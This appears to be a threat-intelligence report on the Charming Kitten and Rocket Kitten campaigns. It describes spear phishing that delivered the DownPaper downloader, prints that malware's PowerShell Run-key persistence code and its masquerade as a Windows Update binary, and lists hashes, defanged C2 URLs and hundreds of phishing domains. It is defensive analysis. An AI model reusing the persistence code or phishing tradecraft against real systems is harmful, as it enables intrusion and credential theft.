
```
Request UR: https://www.advmailservice.com/l/f/██████████ 332
Request Method: GET
Status Code: 302 Found
Remote Address: 85.159.235.199:443

Response Headers view source
Cache-Control: private
Content-Length: 263
Content-Type: text/html; charset=utf-8
Date: Tue, 17 Jan 2017 11:21:24 GMT
Expires: Tue, 17 Jan 2017 11:20:24 GMT
Location: http://redirect.viglink.com?key=6c372f0f47
Server: Microsoft-IIS/7.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
```



Targeted emails with malware

Email address *customers.mailservice@gmail.com* was mostly used for spear phishing. Occasionally, it was used to deliver links to malware. For example, the email below linked to *http://tinyurl[.]com/hjtaek* which redirected to *http://login.radio-m[.]cf/i/10-unique-chocolates-in-the-world.zip*. The final URL contained the same sample of DownPaper that was hosted in the fake UTC website mentioned above (be207941ce8a5e212be8dde83d05d38d).



Note, that the person who “shared” the file with the target in the malicious email was indeed a Facebook friend of the target (the target shared a link by her a few hours prior to receiving this message), and the subject of chocolate was trending on the target's feed at the time. The attackers spied on the target (potentially by following her on various social networks), and crafted an email she would be likely to receive.

\$scriptRoot\AppData\Local\Microsoft\Windows\wuauclt.exe

```
$command = 'Function Add-RegistryValue ($key, $value)
{
    $scriptRoot = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
    if(-not (Test-Path -path $scriptRoot))
    {
        New-Item -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" |
        Out-null
        New-ItemProperty -Path $scriptRoot -Name $key -Value $value `
        -PropertyType String | Out-Null
    }
    Else
    {
        Set-ItemProperty -Path $scriptRoot -Name $key -Value $value | `
        Out-Null
    }
}

Add-RegistryValue -key "Window Update" -value
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"
    $bytes = [System.Text.Encoding]::Unicode.GetBytes ($command)
    $ss = [Convert]::ToBase64String ($bytes)
    powershell.exe -encodedCommand "$ss"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe"
Copy-Item "C:\Users\nxWDVd5\AppData\Local\Temp\IXP000.TMP\sami.exe.config"
"C:\Users\nxWDVd5\AppData\Local\Microsoft\Windows\wuauclt.exe.config"
```

3. Sends an HTTP POST request to get the location of a second stage from the command and control server. The requests contain the following fields:
 - a. Infected computer host name
 - b. Username
 - c. Serial Number – Retrieved via the following query: *SELECT * FROM Win32_BaseBoard*
4. When a file is received, runs it in a new thread.
5. Pause for ten seconds, then repeat step 3.

Locations

C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe

C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

Assembly Details:

```
[assembly: AssemblyVersion("7.9.9600.17542")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCopyright("© Microsoft Corporation. All rights reserved.")]
[assembly: AssemblyDescription("Windows Update")]
[assembly: AssemblyFileVersion("7.9.9600.17542")]
[assembly: AssemblyProduct("Microsoft® Windows® Operating System")]
[assembly: AssemblyTitle("")]
[assembly: AssemblyTrademark("")]
[assembly: CompilationRelaxations(8)]
```

PDB path:

d:\Task\DI\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauclt.pdb

Additional samples

wuauclt.exe

d6ea39e1d4aaa8c977a835e72d0975e3
msoffice-update[.]com
93.158.215.50
http://msoffice-update[.]com/gallery/help.php
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Window Update
data: C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

10 unique chocolates in the world.exe

be207941ce8a5e212be8dde83d05d38d
3b4926014b9cc028d5fb9d47fee3dbd9376525dcb3b6e2173c5edb22494cfa9b

sami.exe

3261d45051542ab3e54fa541f132f899
479e1e02d379ad6c3c7f496d705448fa955b50a1
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\sami.exe
C:\Users\user1\AppData\Local\Microsoft\Windows\wuauclt.exe

20f2da7b0c482ab6a78e9bd65a1a3a92

http://msoffice-update[.]com/gallery/help.php
d:\Task\D\Task\FUD\DownPaper\trunk\Downloader\obj\Debug\wuauclt.pdb

ax haye ayin.exe

276befa70cff36860cd97e3e19f10343
753b73b82ec8307f54cfb80091600fb283476aa6df7102d6af82048ef4a5913f
5.79.69[.]206:4455

pita.exe

60753796905458fa6a4407f48309aa25
53f7b95262971d79e676055d239180d653fd838dc6ffb9a3418ccad2b66c54bc
C:\Users\user1\AppData\Local\Temp\IXP000.TMP\pita.exe

aziii.exe

3c01793380fbd3f101603af68e96f058
13ac10cd2595fb8fef4e15c1b82bd2c8e1953809f0d1c349641997aeb9f935c

Azita Gallery.exe

30124b5c56cecf2045abd24011bdf06b
9aa7fc0835e75cbf7aadde824c484d7dc53fdc308a706c9645878bbd6f5d3ad8

MAGICHOUND.RETRIEVER


By pivoting off the malicious infrastructure we found a sample of MAGICHOUND.RETRIEVER, a malware which is covered in a report by Palo Alto Networks about a group they call Magic Hound³⁷. The report says that Magic Hound “has primarily targeted organizations in the energy, government, and technology sectors that are either based or have business interests in Saudi Arabia”. Also, “Link analysis of infrastructure and tools [...] revealed a potential relationship between Magic Hound and the adversary group called ‘Rocket Kitten’”. The last notion is in line with our findings.

MAGICHOUND.RETRIEVER is a .NET downloader that retrieves secondary payloads using an embedded URL in its configuration as the C2. Below is the sample that we found.

flashplayer.exe

```
9d0e761f3803889dc83c180901dc7b22  
ecf9b7283fda023fa37ad7fdb15be4eadded4e06  
d4375a22c0f3fb36ab788c0a9d6e0479bd19f48349f6e192b10d83047a74c9d7  
http://update-microsoft[.]bid/img/WebService.asmx  
http://update-driversonline[.]bid/img/WebService.asmx
```

The connections between the sample and Charming Kitten’s infrastructure is depicted in the graph below:



³⁷ <https://researchcenter.paloaltonetworks.com/2017/02/unit42-magic-hound-campaign-attacks-saudi-targets/>

Appendix A - Indicators of Compromise

012mail-net-uwclgin[.]ml
443[.]tcp[.]shorturlbot[.]club
874511478[.]account-login[.]net
8ghefkwdvbfds3asdf1[.]com
account-customerservice[.]com
account-dropbox[.]net
account-google[.]co
account-login[.]net
account-logins[.]com
account-log-user-verify-mail[.]com
account-permission-mail-user[.]com
accounts[.]account-google[.]co
accounts[.]activities[.]devices[.]com[.]accounts[.]a
ctivities[.]devices[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]accounts[.]g
oogle[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]drive[.]goog
le[.]com[.]usersettings[.]cf
accounts[.]activities[.]devices[.]com[.]usersettings
[.]cf
accounts[.]google[.]com[.]accounts[.]activities[.]d
evices[.]com[.]usersettings[.]cf
accounts[.]google[.]com[.]accounts[.]google[.]com
[.]usersettings[.]cf
accounts[.]google[.]com[.]drive[.]google[.]com[.]u
sersettings[.]cf
accounts[.]google[.]com[.]usersettings[.]cf
accounts[.]support
account-servicerecovery[.]com
accounts-googelmail[.]com
accounts-googelmails[.]com
account-signin-myaccount-users[.]ga
accounts-logins[.]net
accountsrecovery[.]ddns[.]net
accounts-service[.]support
accountsservice-support[.]com
account-support-user[.]com
accounts-yahoo[.]us
accountts-google[.]com
account-user[.]com
account-user-permission-account[.]com
account-users-mail[.]com
account-user-verify-mail[.]com
accounts-qooqie-con[.]ml
addons-mozilla[.]download
ae[.]ae[.]asus-support[.]net
ae[.]asus-support[.]net
ae[.]bocaiwang[.]asus-support[.]net
ae[.]client[.]asus-support[.]net
aipak[.]org
aiqac[.]org
aol-mail-account[.]com
apache-utility[.]com
api[.]com-service[.]net
app-documents[.]com
app-facebook[.]co
appleid[.]apple[.]com[.]account-logins[.]com
araamco[.]com
araamco[.]com
archive-center[.]com
asus-support[.]net
asus-update[.]com
berozkhodro[.]com
blog[.]group-google[.]com
bocaiwang[.]ae[.]asus-support[.]net
bocaiwang[.]asus-support[.]net
bocaiwang[.]bocaiwang[.]asus-support[.]net
bocaiwang[.]client[.]asus-support[.]net
book-archivecenter[.]bid
books-archivecenter[.]bid
books-archivecenter[.]club
books-google[.]accounts[.]support
books-google[.]books-archivecenter[.]bid
books-google[.]www[.]books-archivecenter[.]bid
books-view[.]com
bootstrap[.]serveftp[.]com
britishnews[.]com[.]co
britishnews[.]org
broadcastbritishnews[.]com
brookings-edu[.]in
change-mail-accounting-register-single[.]com
change-mail-account-nodes-permission[.]com
change-permission-mail-user-managment[.]com
change-user-account-mail-permission[.]com
client[.]ae[.]asus-support[.]net
client[.]asus-support[.]net
client[.]bocaiwang[.]asus-support[.]net
client[.]client[.]asus-support[.]net
codeconfirm-recovery[.]bid
codeconfirm-recovery[.]club
com-account-login[.]com
com-accountrecovery[.]bid
com-accountsecure-recovery[.]name
com-accountsrecovery[.]name
com-archivecenter[.]work
com-customeradduser[.]bid
com-customerservice[.]bid
com-customerservice[.]name
com-customerservices[.]name
com-customersuperuser[.]bid

com-download[.]ml
com-manage-accountuser[.]club
com-messagecenter[.]bid
com-messengerservice[.]bid
com-messengerservice[.]work
com-microsoftonline[.]club
com-mychannel[.]bid
com-orginal-links[.]ga
com-recoveressions[.]bid
com-recovery[.]com
com-recoveryadduser[.]bid
com-recoveryidentifier[.]bid
com-recoveryidentifier[.]name
com-recoveryidentifiers[.]bid
com-recoverymail[.]bid
com-recoverysecureuser[.]club
com-recoverysecureusers[.]club
com-recoveryservice[.]bid
com-recoveryservice[.]info
com-recoverysessions[.]bid
com-recoverysubusers[.]bid
com-recoverysuperuser[.]bid
com-recoverysuperuser[.]club
com-recoverysuperuser[.]name
com-recoverysuperusers[.]bid
com-recoverysupport[.]bid
com-recoverysupport[.]club
com-service[.]net
com-servicecustomer[.]bid
com-servicecustomer[.]name
com-servicemail[.]bid
com-servicerecovery[.]bid
com-servicerecovery[.]club
com-servicerecovery[.]info
com-servicerecovery[.]name
com-servicescustomer[.]name
com-serviceslogin[.]com
com-showvideo[.]gq
com-statistics[.]com
com-stats[.]com
com-video[.]net
com-videoservice[.]work
com-viewchannel[.]club
confirm-code[.]account-support-user[.]com
crcpers[.]com
cvcreate[.]org
digitalqlobe[.]com
display-error-runtime[.]com
display-ganavaro-abrashimchi[.]com
docs-google[.]co
documents[.]sytes[.]net
documents-supportsharing[.]bid
documents-supportsharing[.]club
document-supportsharing[.]bid
doc-viewer[.]com
download[.]account-login[.]net
download-google[.]com-orginal-links[.]ga
download-google[.]orginal-links[.]com
download-link[.]top
drive[.]change-mail-account-nodes-
permission[.]com
drive[.]google[.]com[.]accounts[.]activities[.]devic
es[.]com[.]usersettings[.]cf
drive[.]google[.]com[.]accounts[.]google[.]com[.]u
sersettings[.]cf
drive[.]google[.]com[.]drive[.]google[.]com[.]users
ettings[.]cf
drive[.]google[.]com[.]usersettings[.]cf
drive[.]privacy-yahoomail[.]com
drive-download[.]account-support-user[.]com
drive-download[.]account-user-permission-
account[.]com
drive-file[.]account-support-user[.]com
drive-google[.]co
drive-login[.]cf
drive-mail[.]account-support-user[.]com
drive-permission-user-account[.]com
drivers[.]document-supportsharing[.]bid
drives-google[.]co
drives-google[.]com
drives-google[.]com[.]co
drive-useraccount-signin-mail[.]ga
dropbox[.]com-servicecustomer[.]name
dropbox[.]com-servicescustomer[.]name
drop-box[.]vip
dropebox[.]co
embraer[.]co
emiartas[.]com
error-exchange[.]com
eursaiia[.]org
facebook[.]com-service[.]gq
facebook[.]notification-accountrecovery[.]com
fanderfart22[.]xyz
fardenfart2017[.]xyz
fb[.]com-download[.]ml
fb-login[.]cf
ftp[.]account-logins[.]com
ftp[.]account-permission-mail-user[.]com
ftp[.]accounts[.]support
ftp[.]accountsservice-support[.]com
ftp[.]archive-center[.]com
ftp[.]britishnews[.]com[.]co
ftp[.]com-recoveryservice[.]info
ftp[.]com-service[.]net
ftp[.]goo-gle[.]cloud
ftp[.]goo-gle[.]mobi

ftp[.]microsoft-upgrade[.]mobi
ftp[.]news-onlines[.]info
ftp[.]officialswebsites[.]info
ftp[.]orginal-links[.]com
ftp[.]screen-royall-in-corporate[.]com
ftp[.]screen-shotuser-trash-green[.]com
ftp[.]sdfsd[.]screen-royall-in-corporate[.]com
ftp[.]service-broadcast[.]com
ftp[.]service-recoveryaccount[.]com
ftp[.]set-yemail-user-account-permission-
challenge[.]com
ftp[.]support-aasaam[.]com
ftp[.]support-recoverycustomers[.]com
ftp[.]uk-service[.]org
ftp[.]verify-account[.]services
ftp[.]w3schools-html[.]com
ftp[.]www[.]britishnews[.]com[.]co
ftp[.]www[.]screen-shotuser-trash-green[.]com
gle-mail[.]com
gmail[.]com-recoverymail[.]bid
gmail[.]com-u6[.]userlogin[.]security-
login[.]activity[.]com-verification-accounts[.]com
gmail-recovery[.]ml
gmal[.]cf
goog-le[.]bid
goo-gle[.]bid
goo-gle[.]cloud
google[.]mail[.]com-servicecustomer[.]bid
google[.]mail[.]mail[.]google[.]com-
servicecustomer[.]bid
google[.]mail[.]www[.]com-servicecustomer[.]bid
goo-gle[.]mobi
google-drive[.]account-servicerecovery[.]com
google-drive[.]accounts-service[.]support
google-drive[.]account-support-user[.]com
google-drive[.]com[.]accounts-service[.]support
google-drive[.]service-recoveryaccount[.]com
google-hangout[.]accounts-service[.]support
google-hangout[.]accounts-service[.]support
google-hangout[.]account-support-user[.]com
google-hangout[.]verify-account[.]services
google-mail[.]com[.]co
googlemail[.]com-customersuperuser[.]bid
google-mail-recovery[.]com
googlemails[.]co
google-profile[.]com
google-profiles[.]com
google-setting[.]com
google-verification[.]com
google-verify[.]com
google-verify[.]net
hangout[.]com-messagecenter[.]bid
hangout[.]messageservice[.]club

help-recovery[.]com
hot-mail[.]ml
hqr-mail[.]nioc-intl[.]account-user-permission-
account[.]com
id-bayan[.]com
iforget-memail-user-account[.]com
iranianuknews[.]com
ir-owa-accountservice[.]bid
itunes-id-account[.]users-login[.]com
k2intelligence[.]com
k2intelligence[.]com
komputertipstrik[.]com-customeradduser[.]bid
line-en[.]me
log[.]account[.]accounts-service[.]support
login[.]com-service[.]net
login[.]radio-m[.]cf
login-account[.]net
login-account-google[.]orginal-links[.]com
login-account-mail[.]com
login-again[.]ml
login-mail[.]account-servicerecovery[.]com
login-mail[.]verify-account[.]services
login-mails[.]account-servicerecovery[.]com
login-mails[.]accounts-service[.]support
login-mails[.]account-support-user[.]com
login-mails[.]verify-account[.]services
login-required[.]ga
login-required[.]ml
login-required[.]tk
logins-mails[.]account-customerservice[.]com
logins-mails[.]account-servicerecovery[.]com
logins-mails[.]accounts-service[.]support
logins-mails[.]accountsservice-support[.]com
logins-mails[.]com-servicecustomer[.]name
logins-mails[.]service-recoveryaccount[.]com
login-webmail[.]accounts-service[.]support
login-webmail[.]account-support-user[.]com
login-webmail[.]verify-account[.]services
logn-micrsftonline-con[.]ml
m[.]com-service[.]net
mail[.]account-google[.]co
mail[.]com-service[.]net
mail[.]google[.]com-customerservice[.]name
mail[.]google[.]com-customerservices[.]name
mail[.]google[.]com-recovery-service[.]info
mail[.]google[.]com-servicecustomer[.]bid
mail[.]google[.]com-servicescustomer[.]name
mail[.]google[.]mail[.]google[.]com-
servicecustomer[.]bid
mail[.]google[.]www[.]com-servicecustomer[.]bid
mail[.]google[.]www[.]dropbox[.]com-
servicescustomer[.]name
mail[.]group-google[.]com

mail[.]mehrnews[.]info
 mail[.]orginal-links[.]com
 mail[.]yahoo[.]com-servicecustomer[.]name
 mail[.]youtube-com[.]watch
 mail3[.]google[.]com-servicecustomer[.]name
 mail-account-register-recovery[.]com
 mailgate[.]youtube-com[.]watch
 mailgoogle[.]com-recoveryidentifier[.]bid
 mailgoogle[.]com-recoverymail[.]bid
 mailgoogle[.]com-recoveryservice[.]bid
 mailgoogle[.]com-recoverysuperuser[.]bid
 mailgoogle[.]com-recoverysupport[.]bid
 mail-google[.]com-servicecustomer[.]name
 mailgoogle[.]com-servicerecovery[.]bid
 mail-inbox[.]account-support-user[.]com
 mail-login[.]account-login[.]net
 mail-login[.]accounts-service[.]support
 mail-login[.]account-servicerecovery[.]com
 mail-login[.]service-recoveryaccount[.]com
 mail-login[.]verify-account[.]services
 mail-macroadvisorypartners[.]ml
 mails[.]com-servicerecovery[.]name
 mails-account-signin-users-permission[.]com
 mailscustomer[.]recovery-emailcustomer[.]com
 mailssender[.]bid
 mail-user-permission-sharedaccount[.]com
 mail-usr[.]account-support-user[.]com
 mail-verify[.]account-support-user[.]com
 mail-yahoo[.]com[.]co
 market-account-login[.]net
 me[.]youtube[.]com-mychannel[.]bid
 mehrnews[.]info
 messageservice[.]bid
 messageservice[.]club
 mfacebook[.]login-required[.]ga
 microsoft-hotfix[.]com
 microsoft-update[.]bid
 microsoft-upgrade[.]mobi
 microsoft-utility[.]com
 msoffice-update[.]com
 mx1[.]group-google[.]com
 my[.]youtube[.]com-mychannel[.]bid
 myaccount-login[.]net
 mychannel[.]ddns[.]net
 mychannel[.]ddns[.]net
 mydrives[.]documents-supportsharing[.]bid
 myemails[.]com-recoverysuperuser[.]name
 my-healthequity[.]com
 mymail[.]com-recoveryidentifiers[.]bid
 mymail[.]com-recoverysuperuser[.]name
 my-mailcoil[.]ml
 mymails[.]com-recoverysuperuser[.]bid
 mymails[.]com-recoverysuperuser[.]name
 myscreename[.]bid
 news-onlines[.]info
 nex1music[.]ml
 notification-accountrecovery[.]com
 ns1[.]check-yahoo[.]com
 ns1[.]com-service[.]net
 ns2[.]check-yahoo[.]com
 nvidia-support[.]com
 nvidia-update[.]com
 officialwebsites[.]info
 official-uploads[.]com
 ogin-mails[.]accounts-service[.]support
 onedrive-signin[.]com
 onlinedocument[.]bid
 onlinedocuments[.]org
 onlinedrie-account-permission-verify[.]com
 onlineserver[.]myftp[.]biz
 online-supportaccount[.]com
 orginal-links[.]com
 outlook-livecom[.]bid
 owa-insss-org-ill-owa-authen[.]ml
 paypal[.]com[.]webapp[.]logins-mails[.]service-
 recoveryaccount[.]com
 paypal[.]com[.]webapp[.]paypal[.]com[.]webapp[.]
 service-recoveryaccount[.]com
 paypal[.]com[.]webapp[.]service-
 recoveryaccount[.]com
 picofile[.]xyz
 policy-facebook[.]com
 pop[.]group-google[.]com
 privacy-facebook[.]com
 privacy-gmail[.]com
 privacy-yahoomail[.]com
 profile[.]facebook[.]accounts-service[.]support
 profile[.]facebook[.]notification-
 accountrecovery[.]com
 profile-facebook[.]co
 profiles-facebook[.]com
 profile-verification[.]com
 qet-adobe[.]com
 radio-m[.]cf
 raykiel[.]net
 recoverycodeconfirm[.]bid
 recovery-customerservice[.]com
 recovery-emailcustomer[.]com
 recoverysuperuser[.]bid
 register-multiplay[.]ml
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yahoo-verification[.]net	service.center2016@yandex.com
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youtube-com[.]watch	137.74.148.218
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Appendix B - Previous reports about Charming Kitten and Rocket Kitten

Rocket Kitten:

- rocket kitten: a campaign with 9 lives - Check Point Blog³⁸
- LONDON CALLING Two-Factor Authentication Phishing From Iran³⁹
- Thamar Reservoir – An Iranian cyber-attack campaign against targets in the Middle East⁴⁰
- Rocket Kitten Showing Its Claws: Operation Woolen-GoldFish and the GHOLE campaign⁴¹
- The Kittens Strike Back: Rocket Kitten Continues Attacks on Middle East Targets⁴²
- Increased Use of Android Malware Targeting Journalists⁴³
- Iran and the Soft War for Internet Dominance⁴⁴

Charming Kitten:

- iKittens: Iranian Actor Resurfaces with Malware for Mac (MacDownloader)⁴⁵
- Fictitious Profiles and WebRTC's Privacy Leaks Used to Identify Iranian Activists⁴⁶
- Freezer Paper around Free Meat⁴⁷

³⁸ <https://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf>

³⁹ https://citizenlab.ca/2015/08/iran_two_factor_phishing/

⁴⁰ <http://www.clearskysec.com/thamar-reservoir/>

⁴¹ <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/operation-woolen-goldfish-when-kittens-go-phishing>

⁴² <https://www.trendmicro.com/vinfo/us/security/news/cyber-attacks/rocket-kitten-continues-attacks-on-middle-east-targets>

⁴³ <https://iranthreats.github.io/resources/android-malware/>

⁴⁴ <https://iranthreats.github.io/us-16-Guarnieri-Anderson-Iran-And-The-Soft-War-For-Internet-Dominance-paper.pdf>

⁴⁵ <https://iranthreats.github.io/resources/macdownloader-macos-malware/>

⁴⁶ <https://iranthreats.github.io/resources/webrtc-deanonymization/>

⁴⁷ <https://securelist.com/freezer-paper-around-free-meat/74503/>